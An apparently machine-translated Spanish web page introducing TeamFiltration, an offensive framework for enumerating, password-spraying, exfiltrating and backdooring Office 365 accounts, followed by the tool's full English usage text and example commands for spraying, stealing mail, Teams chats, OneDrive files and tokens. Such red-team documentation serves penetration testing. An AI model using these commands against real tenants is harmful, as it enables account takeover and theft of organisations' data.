
filtro de equipo es un marco multiplataforma para enumerar, rociar, exfiltrar y hacer backdoor en cuentas O365 AAD.Ver filtro de equipo Se utiliza para presentar cómo funciona TeamFiltration y Guía de inicio rápido ¡Cómo ponerlo en marcha!
Esta herramienta se ha utilizado internamente desde enero de 2021 y se lanzó públicamente durante mi charla «Taking a Dumb In The Cloud» durante DefCON30.
descargar
Puede descargar la última versión precompilada para Linux, Windows y MacOSX X64
Estas versiones están precompiladas en un binario dependiente de la aplicación. El tamaño ha aumentado, pero no necesita DotNetCore ni ninguna otra dependencia para ejecutarlos.
uso
[�] TeamFiltration V0.3.3.7 PUBLIC, created by @Flangvik @TrustedSec
Usage:

   --outpath     Output path to store database and exfiltrated information (Needed for all modules)

   --config      Local path to your TeamFiltration.json configuration file, if not provided will load from the current path

   --exfil       Load the exfiltration module

         --username            Override to target a given username that does not exist in the database
         --password            Override to target a given password that does not exist in the database
         --cookie-dump         Override to target a given account using it's refresk-cookie-collection

         --all                 Exfiltrate information from ALL SSO resources (Graph, OWA, SharePoint, OneDrive, Teams)
         --aad                 Exfiltrate information from Graph API (domain users and groups)
         --teams               Exfiltrate information from Teams API (files, chatlogs, attachments, contactlist)
         --onedrive            Exfiltrate information from OneDrive/SharePoint API (accessible SharePoint files and the users entire OneDrive directory)
         --owa                 Exfiltrate information from the Outlook REST API (The last 2k emails, both sent and received)
               --owa-limit     Set the max amount of emails to exfiltrate, default is 2k.
         --jwt-tokens              Exfiltrate JSON formated JTW-tokens for SSO resources (MsGraph,AdGraph, Outlook, SharePoint, OneDrive, Teams)

   --spray       Load the spraying module

         --aad-sso             Use SecureWorks recent Azure Active Directory password brute-forcing vuln for spraying
         --us-cloud            When spraying companies attached to US Tenants (
         --time-window         Defines a time windows where spraying should accour, in the military time format <12:00-19:00>
         --passwords           Path to a list of passwords, common weak-passwords will be generated if not supplied
         --seasons-only        Password generated for spraying will only be based on seasons
         --months-only         Password generated for spraying will only be based on months
         --common-only         Spray with the top 20 most common passwords
         --combo               Path to a combolist of username:password
         --exclude              Path to a list of emails to exclude from spraying

         --sleep-min           Minimum minutes to sleep between each full rotation of spraying default=60
         --sleep-max           Maximum minutes to sleep between each full rotation of spraying default=100
         --delay               Delay in seconds between each individual authentication attempt. default=0
         --push                Get Pushover notifications when valid credentials are found (requires pushover keys in config)
         --push-locked         Get Pushover notifications when an sprayed account gets locked (requires pushover keys in config)
         --force               Force the spraying to proceed even if there is less the  time since the last attempt

   --enum        Load the enumeration module

         --domain              Domain to perfom enumeration against, names pulled from statistically-likely-usernames if not provided with --usernames
         --usernames           Path to a list of usernames to enumerate (emails)
         --dehashed            Use the dehashed submodule in order to enumerate emails from a basedomain
         --validate-msol       Validate that the given o365 accounts exists using the public GetCredentialType method (Very RateLimited - Slow 20 e/s)
         --validate-teams      Validate that the given o365 accounts exists using the Teams API method (Recommended - Super Fast 300 e/s)
         --validate-login      Validate that the given o365 accounts by attemping to login (Noisy - triggers logins - Fast 100 e/s)

   --backdoor        Loads the interactive backdoor module

   --database        Loads the interactive database browser module

   --debug           Add burp as a proxy on 127.0.0.1:8080

   Examples:

        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --spray --sleep-min 120 --sleep-max 200 --push
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --spray --push-locked --months-only --exclude C:\Clients\2021\FooBar\Exclude_Emails.txt
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --spray --passwords C:\Clients\2021\FooBar\Generic\Passwords.txt --time-window 13:00-22:00
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --exfil --all
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --exfil --aad
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --exfil --teams --owa --owa-limit 5000
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --debug --exfil --onedrive
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --enum --validate-teams
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --enum --validate-msol --usernames C:\Clients\2021\FooBar\OSINT\Usernames.txt
        --outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --backdoor
--outpath C:\Clients\2021\FooBar\TFOutput --config myCustomConfig.json --database 


![Usando el comando head en Linux [5 Examples]](https://muylinux.xyz/wp-content/uploads/2023/06/1686654563_Usando-el-comando-head-en-Linux-5-Examples-390x220.png)